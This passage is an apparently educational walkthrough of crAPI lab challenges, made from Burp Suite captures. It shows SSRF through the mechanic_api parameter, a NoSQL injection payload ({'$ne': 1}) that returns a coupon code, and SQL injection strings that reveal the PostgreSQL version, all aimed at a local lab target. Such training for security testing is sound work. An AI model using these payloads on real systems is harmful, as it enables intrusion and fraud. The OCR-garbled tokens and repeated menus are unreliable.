10 Origin: http://192.168.100.12:8888
11 Content-Length: 223
12 Connection: close
13
14 {
  "mechanic_code": "TRAC_JHN",
  "problem_details": "Test Problem",
  "vin": "OHCKU93WZTY625560",
  "mechanic_api": "http://192.168.100.12:8888/workshop/api/mechanic/receive_report",
  "repeat_request_if_failed": false,
  "number_of_repeats": 1
}

```

Comment this item HTTP/1

Inspector

- Request Attributes 2
- Request Query Parameters 0
- Request Cookies 0
- Request Headers 11

0 matches

Burp Suite Community Edition v2022.9.6 - Temporary Project

Request to http://192.168.100.12:8888

Forward Drop Intercept is on Action Open Browser

Pretty Raw Hex

```

1 POST /workshop/api/merchant/contact_mechanic HTTP/1.1
2 Host: 192.168.100.12:8888
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://192.168.100.12:8888/contact-mechanic?VIN=OHCKU93WZTY625560
8 Content-Type: application/json
9 Authorization: Basic
eyJhbGciOiJSUzIiOiJwZW50ZXNoaW5nOGV4YmVuY29tLiwicm9sZSI6InVzZI
824sZHIp2y3xnh4URgFwok51yLvpaeBuKLrqvcr7dNG08fLYfomCYQaoBgdrpt_sRdeYZSv
elz51b7NHPPSPSj_GLFgGRBWYXgKlp7fxZWc4Y_t_k3u4iq91_ll4Ju030HghtbislbVklakdi_s
10 Origin: http://192.168.100.12:8888
11 Content-Length: 223
12 Connection: close
13
14 {
  "mechanic_code": "TRAC_JHN",
  "problem_details": "Test Problem",
  "vin": "OHCKU93WZTY625560",
  "mechanic_api": "http://192.168.100.12:8888/workshop/api/mechanic/receive_report",
  "repeat_request_if_failed": false,
  "number_of_repeats": 1
}

```

Comment this item HTTP/1

Inspector

- Request Attributes 2
- Request Query Parameters 0
- Request Cookies 0
- Request Headers 11

Scan

- Send to Intruder Ctrl+I
- Send to Repeater Ctrl+R
- Send to Sequencer
- Send to Comparer
- Send to Decoder
- Insert Collaborator payload
- Request in browser >
- Engagement tools [Pro version only] >
- Change request method
- Change body encoding
- Copy Ctrl+C xNg93MDE4Mn0.DpgJ9RdIPDK4kIosIsnp-Dkio1YOFVUiP8V-3uL7nWpLY
Ku2yTMLB_nPN1b8n4p-VrRnjF8R0u5MnxbFUUXtlhwuPpjpbMnj5Y9Fs
3saWGv
- Copy URL
- Copy as curl command
- Copy to file
- Paste from file
- Save item
- Don't intercept requests >
- Do intercept** > Response to this request
- Convert selection >
- URL-encode as you type
- Cut Ctrl+X
- Copy Ctrl+C
- Paste Ctrl+V

- Next press the **Forward** button

Burp Suite Community Edition v2022.9.6 - Temporary Project

Request to http://192.168.100.12:8888

Forward Drop Intercept is on Action Open Browser

Pretty Raw Hex

```

1 POST /workshop/api/merchant/contact_mechanic HTTP/1.1
2 Host: 192.168.100.12:8888
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://192.168.100.12:8888/contact-mechanic?VIN=OHCKU93WZTY625560
8 Content-Type: application/json
9 Authorization: Basic
eyJhbGciOiJSUzIiOiJwZW50ZXNoaW5nOGV4YmVuY29tLiwicm9sZSI6InVzZI
824sZHIp2y3xnh4URgFwok51yLvpaeBuKLrqvcr7dNG08fLYfomCYQaoBgdrpt_sRdeYZSv
elz51b7NHPPSPSj_GLFgGRBWYXgKlp7fxZWc4Y_t_k3u4iq91_ll4Ju030HghtbislbVklakdi_s
10 Origin: http://192.168.100.12:8888
11 Content-Length: 223
12 Connection: close
13
14 {
  "mechanic_code": "TRAC_JHN",
  "problem_details": "Test Problem",
  "vin": "OHCKU93WZTY625560",
  "mechanic_api": "http://192.168.100.12:8888/workshop/api/mechanic/receive_report",
  "repeat_request_if_failed": false,
  "number_of_repeats": 1
}

```

Comment this item HTTP/1

Inspector

- Request Attributes 2
- Request Query Parameters 0
- Request Cookies 0
- Request Headers 11

- If you get the following response, right-click and then select **Send to Repeater**

Response from http://192.168.100.12:8888/workshop/api/merchant/contact_mechanic

```

1 HTTP/1.1 200 OK
2 Server: openresty/1.17.8.2
3 Date: Tue, 21 May 2024 08:32:12 GMT
4 Content-Type: application/json
5 Connection: close
6 Allow: POST, OPTIONS
7 Vary: origin, Cookie
8 access-control-allow-origin: *
9 X-Frame-Options: DENY
10 X-Content-Type-Options: nosniff
11 Referrer-Policy: same-origin
12 Cross-Origin-Opener-Policy: same-origin
13 Content-Length: 159
14
15 {
  "response_from_mechanic_api": {
    "id": 11,
    "sent": true,
    "report_link": "http://192.168.100.12:8888/workshop/api/mechanic/mechanic_report?report_id=11"
  },
  "status": 200
}

```

Send to Repeater Ctrl+R

- Move to the Repeater tab and press the Send button

Target: http://192.168.100.12:8888

Request

```

POST /workshop/api/merchant/contact_mechanic HTTP/1.1
Host: 192.168.100.12:8888
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.100.12:8888/contact-mechanic?VIN=0HCKU93WZTY625560
Content-Type: application/json
Authorization: Bearer eyJhbGciOiJSUzI1NiJ9.eyJzdWIiOiJwZW50ZXNoaW5nOGV4YW1wbGUuY29TliviwmSsZXi6InvZKXiLClpY
L824sZhiPzYxnh4URgFwok5lyLvpaeBuKLrqcv7dNG08vfy1FomCY0a0dg0drpt_rGdDeyZSVzWmMq
vdTU1xe8Yvhsqhlqn3cvcbcv84UsngrkU2ydt7MLBb_nPiNb4p-VrRnjF8rOu5MnxPUUxtlwvPjpbMm5
Y3Fseeldz51bTjNHPYPS1_QLFGlGRBMYXgkp1p7fxNC4Y_t_k3u4iq91_ll4J0u030HgbtibshlkIakdi_sLM
4yKjvsMPWRMkDRu3v3zRpXUv7TpbllyIeM3swWgv
Origin: http://192.168.100.12:8888
Content-Length: 223
Connection: close

```

Response

```

1 HTTP/1.1 200 OK
2 Server: openresty/1.17.8.2
3 Date: Tue, 21 May 2024 08:35:21 GMT
4 Content-Type: application/json
5 Connection: close
6 Allow: POST, OPTIONS
7 Vary: origin, Cookie
8 access-control-allow-origin: *
9 X-Frame-Options: DENY
10 X-Content-Type-Options: nosniff
11 Referrer-Policy: same-origin
12 Cross-Origin-Opener-Policy: same-origin
13 Content-Length: 159
14
15 {
  "response_from_mechanic_api": {
    "id": 12,
    "sent": true,
    "report_link": "http://192.168.100.12:8888/workshop/api/mechanic/mechanic_report?report_id=12"
  },
  "status": 200
}

```

- Change the parameter value `mechanic_api` to <https://www.google.com>. Press the Send button**.**

```

Request
Pretty Raw Hex
1 POST /workshop/api/merchant/contact_mechanic HTTP/1.1
2 Host: 192.168.100.12:8888
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://192.168.100.12:8888/contact-mechanic?VIN=0HCKU93WZTY625560
8 Content-Type: application/json
9 Authorization: Bearer eyJhbGciOiJSUzI1NiJ9.eyJzdWIiOiJwZW50ZXN0aW5nQGV4YW1vbGUuY29tLiwicm9sZSI6InVzZXIiLCjpyX0IjE3MTyNz0200MsMw4cCIEHTMxNxZ03TE4M80.qx95rvsk1pRox_IK0E4BookLT7Ar1zPr23ZjA3PXrhMMai26Fqkh3hT2EPtETzNSV628j1V_D6GxtabnJNvglp7IYN_rdHeIptAts4lscJFt0LF1Zf0SkysdNGnSLAyMp4rHYR0u7sfh20Txpl0xzEcK04h-Ko1yGoVv0CMF_KyizEoZaQdzw3XF924jtuRSBFrHNhdTTXZnCqBn51806-27UcL2TZhnhg93KjLycThn4XA7VjbFrYOpP2AEUH50ZsnIfYNNF6wy4EuYyNL7P1N2JRRyBKzsSmmyC0pTe-TTtBhpVsty0aPwt1nV5-Yg
Origin: http://192.168.100.12:8888
Content-Length: 182
Connection: close
13
14 {
  "mechanic_code": "TRAC_JHN",
  "problem_details": "Test Problem",
  "vin": "0HCKU93WZTY625560",
  "mechanic_api": "https://www.google.com",
  "repeat_request_if_failed": false,
  "number_of_repeats": 1
}

```

```

Response
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Server: openresty/1.17.8.2
3 Date: Thu, 30 May 2024 07:44:04 GMT
4 Content-Type: application/json
5 Connection: close
6 Allow: POST, OPTIONS
7 Vary: origin, Cookie
8 access-control-allow-origin: *
9 X-Frame-Options: DENY
10 X-Content-Type-Options: nosniff
11 Referrer-Policy: same-origin
12 Cross-Origin-Opener-Policy: same-origin
13 Content-Length: 23015
14
15 {
  "response_from_mechanic_api":
<root>
<html><head><meta charset="UTF-8" http-equiv="Content-Type"></head>
<body><title>Google</title><script nonce="Wnwe8taleKPGJXT90844">(function()<var gr=(KEI='0y5Yzq0nP3rm4-EP_J2pgAE',KEPI='0,3700243,196,871,78,525946,2711,2872,2891,3926,39102,30022,6398,9707,230,107248,6630,49751,2,39761,6699,41946,54824,2913,2,2,1,24626,2006,8155,2351,8701,13734,9779,12414,90045,20198,73179,3030,15816,1804,7759,13259,5395,8860,961,10853,1632,9710,5249861,8576,891,621,39,5991770,2840168,1,50,27981916,16672,43887,3,318,4,1281,3,2124963,2302951,4117,8682,8408,16665,8,28019,36870,1923,8588,2370,6407,13846,2623,12541,3823,4,4141,214,390,959,4580,4877,22448,16175,2636,4049,3400,11588,6751,155,399,2085,4400,5225,2823,1055,7737,8,6591,1426,1113,745,2,2,13,205,540,3092,207,121,2648,569,4,126,2878,273,432,3573,1,3898,5699,3,171
</body>
</html>

```

8. NoSQL Injection

NoSQL Injection attacks can be run in different application areas than regular SQL Injection. If SQL Injection will be run inside the database engine, the NoSQL variant can be run inside the application layer or database layer, depending on the NoSQL API used and the data model. Usually the NoSQL Injection attack will be run when the string of attacks is decomposed, evaluated, or combined into a NoSQL API call.

Challenge 12 - Find a way to get free coupons without knowing the coupon code.

- Turn on the Burp Suite tool and go to the Shop page

Available Balance: \$1090

+ Add Coupons Past Orders

- Click the Add Coupons button then enter any coupon code and press the Validate button

Available Balance: \$1090

Enter Coupon Code

111

Validate

- In the Burp Suite tool will be detected endpoint API `/community/api/v2/coupon/validate-coupon` used for validation of coupon codes

Request	Response
<pre>Pretty Raw Hex 1 POST /community/api/v2/coupon/validate-coupon HTTP/1.1 2 Host: 192.168.100.12:8888 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0 4 Accept: */* 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate 7 Referer: http://192.168.100.12:8888/shop 8 Content-Type: application/json 9 Authorization: Bearer eyJhbGciOiJSUzI1NiJ9.eyJzdWJlOiJwZW50ZXN0aW5nQGV4YW1wbGUyZ9tIiwi cm9sZSI6InVzZXIiLCJpYXQiOjE3MTY4NzQzODMsImV4cCI6MTcxNzQ3OTE4M30.qx95rvsklpRox_IK0E4BookLTr7Arh1zPr23zjA3JPXnHMai26fghjhT2Er9tbeTzJN5V62bijV_D6GxtabnJNvglp7IYN_rdhIYpAt54lscJFt0LF1zFtD5kysdWGnBSLAyMp4rHYR0TuTsHf20TxpL8ozEcK04hb-KoLyGoVv0lCMFt_KyizEoZa0dzw3SF924jt u2RSBfrHNHdITTXzNcqBenzSi8G6-Z7ULc2TzImhgG3KjLycThn4XA7VjbFrYQpP2AEUH50ZsnIfYYNF6vyc4EuYyNL7PiN2JRRyBKzsSmmyCOpTe-TTtBh3pVstYo3aPwjt1bNv5-_Yg 10 Origin: http://192.168.100.12:8888 11 Content-Length: 21 12 Connection: close 13 14 { "coupon_code": "111" }</pre>	<pre>Pretty Raw Hex Render 1 HTTP/1.1 500 Internal Server Error 2 Server: openresty/1.17.8.2 3 Date: Thu, 30 May 2024 08:29:30 GMT 4 Content-Type: application/json 5 Connection: close 6 Access-Control-Allow-Headers: Accept, Content-Type, Content-Length, Accept-Encoding, X-CSRF-Token, Authorization 7 Access-Control-Allow-Methods: POST, GET, OPTIONS, PUT, DELETE 8 Access-Control-Allow-Origin: * 9 Content-Length: 3 10 11 { 12 }</pre>

- Right click the request and then select Send to Repeater

Request	Response	Inspector
<pre>Pretty Raw Hex 1 POST /community/api/v2/coupon/validate-coupon HTTP/1.1 2 Host: 192.168.100.12:8888 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0 4 Accept: */* 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate 7 Referer: http://192.168.100.12:8888/shop 8 Content-Type: application/json 9 Authorization: Bearer eyJhbGciOiJSUzI1NiJ9.eyJzdWJlOiJwZW50ZXN0aW5nQGV4YW1wbGUyZ9tIiwi cm9sZSI6InVzZXIiLCJpYXQiOjE3MTY4NzQzODMsImV4cCI6MTcxNzQ3OTE4M30.qx95rvsklpRox_IK0E4BookLTr7Arh1zPr23zjA3JPXnHMai26fghjhT2Er9tbeTzJN5V62bijV_D6GxtabnJNvglp7IYN_rdhIYpAt54lscJFt0LF1zFtD5kysdWGnBSLAyMp4rHYR0TuTsHf20TxpL8ozEcK04hb-KoLyGoVv0lCMFt_KyizEoZa0dzw3SF924jt u2RSBfrHNHdITTXzNcqBenzSi8G6-Z7ULc2TzImhgG3KjLycThn4XA7VjbFrYQpP2AEUH50ZsnIfYYNF6vyc4EuYyNL7PiN2JRRyBKzsSmmyCOpTe-TTtBh3pVstYo3aPwjt1bNv5-_Yg 10 Origin: http://192.168.100.12:8888 11 Content-Length: 21 12 Connection: close 13 14 { "coupon_code": "111" }</pre>	<pre>HTTP/1.1 500 Internal Server Error Server: openresty/1.17.8.2 Date: Thu, 30 May 2024 08:29:30 GMT Content-Type: application/json Connection: close Access-Control-Allow-Headers: Accept, Content-Type, Content-Length, Accept-Encoding, X-CSRF-Token, Authorization Access-Control-Allow-Methods: POST, GET, OPTIONS, PUT, DELETE Access-Control-Allow-Origin: * Content-Length: 3</pre>	<pre>Selected text POST /community/api/v2/coupon/validate-coupon</pre>

- On the reference <https://github.com/swisskyrepo/PayloadsAllThings/tree/master/NoSQL%20Injection> payload NoSQL Injection is not equal (KaTeX parse error: Expected '}', got 'EOF' at end of input: ...he payload '{ "ne": 1 }'. Go to the Repeater tab, change the parameter value coupon_code Becoming { "\$ne": 1 } Then click **Send**the Send button. After the request is successfully sent we managed to get a valid coupon code from the system that is TRAC075 which amount to 75`

Burp Suite Community Edition v2022.9.6 - Temporary Project

Target: http://192.168.100.12:8888

Request

```
Pretty Raw Hex
1 POST /community/api/v2/coupon/validate-coupon HTTP/1.1
2 Host: 192.168.100.12:8888
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://192.168.100.12:8888/shop
8 Content-Type: application/json
9 Authorization: Bearer eyJhbGciOiJSUzIiOiJwZm50ZXN0aW5nQGV4YWhvbGUuY29tIiwicm9sZSI6InVzZXIiLCjyX0I0jE3MTY4n20200MsIw4cCIGHtcsxNz030TE4M80_qx95rsvk1pRox_IK0E4BookLTr7Arh1zPr23ZjA3lPXnhMh1z2fQfkhjh2EP9tbETzNSv628i1v_D6GxtabnJNvglp7IYN_rdHeIyPAt54lscJFt0LF1ZF0SkysdMGXZnCqBv51806-271Lc2TZhnhg3KjLycthnx4XA7VbFrYopP2AEUH50ZsnIfYYNF6vyc4EuYyNL7p1N2JrryBKzsSmmyC0pTe-TTtbh3psty0saPjtlNv5_-Yg
Origin: http://192.168.100.12:8888
11 Content-Length: 27
12 Connection: close
13
14 {
  "coupon_code": {
    "$ne": 1
  }
}
```

Response

```
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Server: openresty/1.17.8.2
3 Date: Thu, 30 May 2024 08:40:19 GMT
4 Content-Type: application/json
5 Connection: close
6 Access-Control-Allow-Headers: Accept, Content-Type, Content-Length, Accept-Encoding, Content-Security-Policy, Authorization
7 Access-Control-Allow-Methods: POST, GET, OPTIONS, PUT, DELETE
8 Access-Control-Allow-Origin: *
9 Content-Length: 79
10
11 {
  "coupon_code": "TRAC075",
  "amount": "75",
  "CreatedAt": "2024-05-09T07:36:17.327Z"
}
12
```

Inspector

Selected text: '\$ne': 1

Decoded from: Select

Request Attributes: 2

Request Query Parameters: 0

Request Cookies: 0

Request Headers: 11

Response Headers: 8

9. SQL Injection

SQL Injection is a type of injection attack, in which the SQL command is inserted into the data input to influence the execution of predefined SQL commands. Successful SQL Injection attacks can read sensitive data from a database, modify database data, or run administrative operations on a database. In general, the way web applications create SQL queries is by involving SQL syntax written by programmers mixed with data provided by users.

Challenge 13 - Find a way to redeem a coupon that you have already claimed by modifying the database

- In Challenge 12 (No SQL Injection) we managed to get the coupon code. Now turn on the Burp Suite tool and go to the Shop page

crAPI Dashboard Shop Community

Good Morning, Pentesting!

< Shop

+ Add Coupons

Available Balance: \$1090

Past Orders

- Enter the coupon code that has been obtained from the previous challenge and press the Validate button

The screenshot shows a user interface for a shopping cart. At the top, there are navigation links: crAPI, Dashboard, Shop (which is selected), and Community. On the right, it says "Good Morning, Pentesting!" with a user profile icon. Below the navigation, it displays "Available Balance: \$1090". A modal window titled "Enter Coupon Code" is open, containing a text input field with the value "TRAC075" and a blue "Validate" button. In the background, there's a product image of a black and red keyboard.

In the second part of the screenshot, the balance has increased to \$1165. A success message box is displayed with a green checkmark, the text "Success", and "Coupon applied". There are "OK" and "Close" buttons at the bottom. The background shows a blurred image of a keyboard.

- In the Burp Suite tool will be detected endpoint `/workshop/api/shop/apply_coupon` to apply the coupon code

The screenshot shows the Burp Suite interface with the "Request" and "Response" panes. The "Request" pane contains a POST request to `/workshop/api/shop/apply_coupon` with the following JSON payload:

```

1 POST /workshop/api/shop/apply_coupon HTTP/1.1
2 Host: 192.168.100.12:8888
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: */*
5 Accept-Language: en-US, en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://192.168.100.12:8888/shop
8 Content-Type: application/json
9 Authorization: Bearer eyJhbGciOiJSUzI1NiJ9.eyJzdWJiOiJwZW50ZXN0aW5nOGV4YW1wbGUuY29tIiwicm9sZSI6InVzZXIiLCJpYXQiOjE3MTY4Nz02ODMsImV4cCI6MTcxNzQ3OTE4M30.eyJr5rvsklpRox_IK0E4BookLTr7Arh1zPr23ZjA3JPXnHMHai26fghJhT29tBijNvglp7IYN_rdHeIyPAt54lscJFt0LF1ZIfD5kysdWGnBSLAyMp4HYR0ruTshf20TxlBozEcK04hb-KoLyGoVv0lCMFt_KiyzeOza0dzw3SXFr924jt2RSBFfRHNdTTXZnCqBn5i866-Z7Ulc2T2ImhgG3KjLycThn4XAT7VjbFrYQpP2AEUH50ZsnIfYYNF6vy4EuYyNL7PiN2JRryBKzsSmmyCOpTe-TTtbh3pVstYo3aPwJt2lbNv5-Yg
10 Origin: http://192.168.100.12:8888
11 Content-Length: 37
12 Connection: close
13
14 {
  "coupon_code": "TRAC075",
  "amount": 75
}

```

The "Response" pane shows the server's response:

```

1 HTTP/1.1 200 OK
2 Server: openresty/1.17.8.2
3 Date: Fri, 31 May 2024 04:22:45 GMT
4 Content-Type: application/json
5 Connection: close
6 Allow: POST, OPTIONS
7 Vary: origin, Cookie
8 access-control-allow-origin: *
9 X-Frame-Options: DENY
10 X-Content-Type-Options: nosniff
11 Referrer-Policy: same-origin
12 Cross-Origin-Opener-Policy: same-origin
13 Content-Length: 58
14
15 {
  "credit": 1165.0,
  "message": "Coupon successfully applied!"
}

```

- Right click the request and then select Send to Repeater

The screenshot shows the Burp Suite interface with the "Repeater" tab selected. It displays two captured requests:

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension	Title	Comment	TLS	IP	Cookies	Time	Listener port
1	http://192.168.100.12:8888	POST	/community/api/v2/coupon/validate...		✓	200	443	JSON					192.168.100.12		00:22:39 31...	8080
2	http://192.168.100.12:8888	POST	/workshop/api/shop/apply_coupon		✓	200	416	JSON					192.168.100.12		00:22:40 31...	8080

The "Request" pane for the second row shows the JSON payload for the `/workshop/api/shop/apply_coupon` request. The "Send to Repeater" option is highlighted with a red box. The "Response" pane shows the successful response from the server. The "Inspector" pane on the right shows the selected text: `/workshop/api/shop/apply_coupon`.

- Move to the Repeater tab

Burp Suite Community Edition v2022.9.6 - Temporary Project

Request

```
POST /workshop/api/shop/apply_coupon HTTP/1.1
Host: 192.168.100.12:8888
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.100.12:8888/shop
Content-Type: application/json
Authorization: Bearer eyJhbGciOiJSUzI1NiJ9.eyJzdWIiOiJwZW50ZXNoaW5nQGV4YW1vbGUuY29tIiwicm9sZSI6InVzZXIiLCJpYXQiOjE3MTY4NzQ2ODMzMw4cCIGMTcxNz03OTE4MzQ.ox95rsvkprRox_Ix0E4bookL7Arh1Pr23ZjA3PXrhM#mai26fghjhTzEP9thETzjNSV62BjV_D6GxtabnJNvg1p7IYN_rdhEiYpAt54lscJFt0LF1ZIF0Skysd#NgnsLsAyMp4RHYR0rJtshf20TXplBozEcK04h-Ko1yGoVv0lCMFt_KyizEoZa0dzv3SXFP924jtuzRSBFfHN#dTTXZnCqhBenz51806-Z7Ulc2TZhmgG3kjLycThn4XAT7vbfFrYOpP2AEUH50ZsnIfYNYF6vyc4EuYnL7PiN2JrryBKzsSmyyC0pTe-TttBhpwpsty0saWjt1bNv5_-Yg
Origin: http://192.168.100.12:8888
Content-Length: 37
Connection: close
{
  "coupon_code": "TRAC075",
  "amount": 75
}
```

Response

Inspector

- Request Attributes: 2
- Request Query Parameters: 0
- Request Cookies: 0
- Request Headers: 11

- Now we try to change the parameters `coupon_code` with value `'1'` then click the **Send** button then a message appears that the server is experiencing an error

Burp Suite Community Edition v2022.9.6 - Temporary Project

Request

```
POST /workshop/api/shop/apply_coupon HTTP/1.1
Host: 192.168.100.12:8888
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.100.12:8888/shop
Content-Type: application/json
Authorization: Bearer eyJhbGciOiJSUzI1NiJ9.eyJzdWIiOiJwZW50ZXNoaW5nQGV4YW1vbGUuY29tIiwicm9sZSI6InVzZXIiLCJpYXQiOjE3MTY4NzQ2ODMzMw4cCIGMTcxNz03OTE4MzQ.ox95rsvkprRox_Ix0E4bookL7Arh1Pr23ZjA3PXrhM#mai26fghjhTzEP9thETzjNSV62BjV_D6GxtabnJNvg1p7IYN_rdhEiYpAt54lscJFt0LF1ZIF0Skysd#NgnsLsAyMp4RHYR0rJtshf20TXplBozEcK04h-Ko1yGoVv0lCMFt_KyizEoZa0dzv3SXFP924jtuzRSBFfHN#dTTXZnCqhBenz51806-Z7Ulc2TZhmgG3kjLycThn4XAT7vbfFrYOpP2AEUH50ZsnIfYNYF6vyc4EuYnL7PiN2JrryBKzsSmyyC0pTe-TttBhpwpsty0saWjt1bNv5_-Yg
Origin: http://192.168.100.12:8888
Content-Length: 32
Connection: close
{
  "coupon_code": "'1'",
  "amount": 75
}
```

Response

Inspector

- Selection: 18
- Selected text: Server Error (500)
- Request Attributes: 2
- Request Query Parameters: 0
- Request Cookies: 0
- Request Headers: 11
- Response Headers: 11

- We can try to change the parameter value `coupon_code` with one of the SQL Injection payloads such as `'1' or '1'='1` then click the **Send** button then appear the message that the coupon code has been claimed which indicates that the query is worth `true` even if we don't enter a valid coupon code.

Request

```
POST /workshop/api/shop/apply_coupon HTTP/1.1
Host: 192.168.100.12:8888
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.100.12:8888/shop
Content-Type: application/json
Authorization: Bearer eyJhbGciOiJSUzIiOiJwZW50ZXNoaW5nQGV4YW1wbGUyZ9tIiwicm9sZSI6InVzZXIiLCJpYXQiOjE3MTY4NzQ2ODMzMzAw4cCIGMTcixNz03OTE4M90.eyJx95rsvkpBox_Ix0E4BookLT7Arh1Pr23ZjA3PXRhM#ai26FgkhJhZEP9tETzNSV62Bj1V.D6GxtabnJNvglp7IYN_rdhHeIypAt54lscJFt0LF1ZfD5kyadwGnB$LAyMpa4HYR0rJtshf20TxlpozEcK0hB-Ko1yGoVv0lCMHt_KyizEoZadzw3SXF924jt2RSBFrHmHdTTXZnCqhBem51806-Z7Ulc2TZhmgG3kjLycThn4XA7VjbFrYqpP2AEUH50ZsnIfYYNF6vyc4EuYyNL7PiN2JRRyBKzsSmeyC0pTe-TTtbh3pVstYo3aWjt1bnv5-Yg
Origin: http://192.168.100.12:8888
Content-Length: 42
Connection: close
14 {
    "coupon_code": "1" or '1'='1",
    "amount": 75
}
```

Response

```
HTTP/1.1 400 Bad Request
Server: openresty/1.17.8.2
Date: Fri, 31 May 2024 04:40:46 GMT
Content-Type: application/json
Connection: close
Allow: POST, OPTIONS
Vary: origin, Cookie
Access-Control-Allow-Origin: *
X-Frame-Options: DENY
X-Content-Type-Options: nosniff
Referer-Policy: same-origin
Cross-Origin-Opener-Policy: same-origin
Content-Length: 97
15 {
    "message": "TRAC075 Coupon code is already claimed by you!! Please try with another coupon code"
}
```

Inspector

Selected text: 1' or '1'='1

Decoded from: Select

Request Attributes: 2

Request Query Parameters: 0

Request Cookies: 0

Request Headers: 11

Response Headers: 12

- Now we change the parameter value `coupon_code` with value `'1'`; select `version()` --+ Press the Send button**. After the request was successfully sent we managed to get the database information used

Request

```
POST /workshop/api/shop/apply_coupon HTTP/1.1
Host: 192.168.100.12:8888
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.100.12:8888/shop
Content-Type: application/json
Authorization: Bearer eyJhbGciOiJSUzIiOiJwZW50ZXNoaW5nQGV4YW1wbGUyZ9tIiwicm9sZSI6InVzZXIiLCJpYXQiOjE3MTY4NzQ2ODMzMzAw4cCIGMTcixNz03OTE4M90.eyJx95rsvkpBox_Ix0E4BookLT7Arh1Pr23ZjA3PXRhM#ai26FgkhJhZEP9tETzNSV62Bj1V.D6GxtabnJNvglp7IYN_rdhHeIypAt54lscJFt0LF1ZfD5kyadwGnB$LAyMpa4HYR0rJtshf20TxlpozEcK0hB-Ko1yGoVv0lCMHt_KyizEoZadzw3SXF924jt2RSBFrHmHdTTXZnCqhBem51806-Z7Ulc2TZhmgG3kjLycThn4XA7VjbFrYqpP2AEUH50ZsnIfYYNF6vyc4EuYyNL7PiN2JRRyBKzsSmeyC0pTe-TTtbh3pVstYo3aWjt1bnv5-Yg
Origin: http://192.168.100.12:8888
Content-Length: 54
Connection: close
14 {
    "coupon_code": "'1', select version() --",
    "amount": 75
}
```

Response

```
HTTP/1.1 400 Bad Request
Server: openresty/1.17.8.2
Date: Fri, 31 May 2024 04:42:36 GMT
Content-Type: application/json
Connection: close
Allow: POST, OPTIONS
Vary: origin, Cookie
Access-Control-Allow-Origin: *
X-Frame-Options: DENY
X-Content-Type-Options: nosniff
Referer-Policy: same-origin
Cross-Origin-Opener-Policy: same-origin
Content-Length: 207
15 {
    "message": "PostgreSQL 14.11 (Debian 14.11-1.pgdg120+2) on x86_64-pc-linux-gnu, compiled by (Debian 12.2.0-14) 12.2.0, 64-bit Coupon code is already claimed by you!! Please try with another coupon code"
}
```

Inspector

Request Attributes: 2

Request Query Parameters: 0

Request Cookies: 0

Request Headers: 11

Response Headers: 12

10. Unauthenticated Access

Access without authentication refers to the granting of permission to the user to interact with the system or application without requiring them to authenticate or login in advance so that they can perform any action without providing credentials.

Challenge 14 - Find an endpoint that does not perform authentication checks for a user.

- Turn on the Burp Suite tool and go to the Shop page then buy one of the items

Available Balance: \$100



Seat, \$10.00

Buy

A blue rounded rectangular button with a white border. Inside, there is a white shopping cart icon on the left and the word "Buy" in a sans-serif font on the right.

- Then click **the Order Details** button

← Past Orders



\$Seat, \$10

Order Details

Return

← Order Details



Billed To	pentesting@:
Phone	1234567890
Item	Seat
Purchased On	Fri May 31 202
Unit Price	\$ 10.00

- On the Burp Suite tool detected endpoint `/workshop/api/shop/orders/` with type request `GET` which contains booking and payment details

Request

```
1 GET /workshop/api/shop/orders/8 HTTP/1.1
2 Host: 192.168.100.12:8888
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://192.168.100.12:8888/orders?order_id=8
8 Content-Type: application/json
